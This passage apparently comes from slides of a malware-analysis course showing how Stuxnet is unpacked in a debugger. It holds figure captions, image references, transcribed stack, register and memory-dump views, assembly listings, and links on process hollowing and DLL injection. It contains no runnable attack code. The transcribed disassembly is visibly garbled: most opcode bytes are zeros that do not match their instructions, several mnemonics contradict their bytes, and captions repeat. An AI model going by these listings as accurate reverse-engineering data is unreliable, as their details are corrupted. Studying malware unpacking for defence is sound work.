Stack:

000622C	malware.10006004
003F75B8	malware.100010C0
003F7444	malware.100010C0
00000000	malware.100010C0

Bottom Status Bar: malware.exe:\$10C0 #4C0

Figure: Stuxnet Unpacking - Unpacking Routine

# Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Unpacked Payload in Memory

# Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Entropy After Stage 1

# Unpacking Stuxnet

solutions: 0x0f

The screenshot shows the assembly view of the unpacked stage\_1 module. The assembly code starts with:

```
0030F2C4 00 01        cmp byte ptr ss:[esp+0],1
0030F2D0 D0 00 00    pushad
0030F2D4 01 00 00 00    lea edi,dword ptr ds:[esi-BD000]
0030F2D8 00 00 00 00    mov ebp,esp
0030F2E0 00 00 00 00    lea eax,dword ptr ss:[esp-3E80]
0030F2E4 00 00 00 00    xor eax,eax
0030F2E8 00 00 00 00    push eax
0030F2EC 00 00 00 00    cmp eax,ebx
0030F2F0 00 00 00 00    jne stage_1.10136023
0030F2F4 00 00 00 00    inc esi
0030F2F8 00 00 00 00    inc esi
0030F2FC 00 00 00 00    push ebx
0030F2FF 00 00 00 00    pushad
0030F300 00 00 00 00    push edi
0030F304 00 00 00 00    add ebx,4
0030F308 00 00 00 00    push ebx
0030F30C 68 F3 FF 07    push 77FF3
0030F310 00 00 00 00    push 0
0030F314 00 00 00 00    add ebx,4
0030F318 00 00 00 00    push ebx
0030F31C 00 00 00 00    push eax
0030F320 00 00 00 00    mov dword ptr ds:[ebx],20003
0030F324 00 00 00 00    nop
0030F328 00 00 00 00    push ebp
0030F32C 00 00 00 00    push edi
```

The CPU register pane shows:

- EAX: 00000000
- EBX: 00000001
- ECX: 0030F38C
- EDX: 00000020
- ESP: 0030F2C4
- EDI: 0030F380

The EIP register is set to 1013600C. The Dump 1 pane shows the UPX header at address 0030F2C4:

Address	Hex	ASCII
0030F2C4	80 F3 30 00	E4 F2 30 00 00 F3 30 00 E4 F2 30 00
0030F2D0	01 00 00 00	BC F3 30 00 00 00 00 00
0030F2E4	30 99 56 77	00 00 00 10 01 00 00 00 00 00 00 00 00 00 00 00
0030F2E8	04 00 00 00	80 F3 30 00 E4 F2 30 00

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

# Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

# Unpacking Stuxnet

solutions: 0x0f

This screenshot shows a debugger interface with assembly code and registers. The assembly code is displayed in the left pane, and the registers are shown in the right pane.

**Registers (Right Panel):**

EAX	0030F264
EBX	00000001
ECX	0030F38C
EDX	00000020
EBP	0030F300
ESP	0030F2E4
ESI	0030F2F4
EDI	0030F380

EIP = 10042AA6 stage\_1.10042AA6

EFLAGS = 00000207  
ZF 0 PF 1 AF 0  
OF 0 CF 0 DF 0

Default (rttcall)

**Assembly (Left Panel):**

```
10042AA6: B84C24 10 mov ecx,dword ptr ss:[esp+10]
10042AAE: B85424 0C mov edx,dword ptr ss:[esp+C]
10042AB2: E8 F9FEFFFF call stage_1.10042980
10042AB7: 59 pop ecx
10042AB8: CC int3
10042ABC: CC int3
10042ABD: CC int3
10042ABE: CC int3
10042AC0: CC int3
10042AC2: B85424 0C mov edx,dword ptr ss:[esp+C]
10042AC4: B84C24 04 mov ecx,dword ptr ss:[esp+4]
10042AC8: 85D2 test edx,edx
10042ACA: 74 69 jne stage_1.10042B35
10042ACB: 33 D0 xor eax,eax
10042ACD: B84424 08 mov byte ptr ss:[esp+8]
10042AD0: 84C0 test al,al
10042AD2: 75 16 jne stage_1.10042AEC
10042AD4: B1FA 00010000 cmp edx,100
10042AD6: 72 0F jmp stage_1.10042AEC
10042AD8: B3D0 6CAC0610 00 cmp dword ptr ss:[1006AC6C],0
10042AE5: 74 05 jne stage_1.10042AEC
10042AE7: E9 B1300000 jmp stage_1.10045B90
10042AEC: 57 push edi
10042AF0: B8F9 mov edx,ecx
10042AF2: B83FA 04 cmp edx,4
10042AF4: 72 31 jne stage_1.10042B25
10042AF6: F7D9 neg ecx
10042AF8: A3C4 0A add esp,4
```

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

# Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

# Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Checking Entropy Again

# Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Can View Strings and Functions!

# References

- [https://en.wikibooks.org/wiki/X86\\_Disassembly/Calling\\_Conventions](https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions)
- <https://github.com/m0n0ph1/Process-Hollowing>
- <http://blog.sevagas.com/?PE-injection-explained>
- [https://en.wikipedia.org/wiki/DLL\\_injection](https://en.wikipedia.org/wiki/DLL_injection)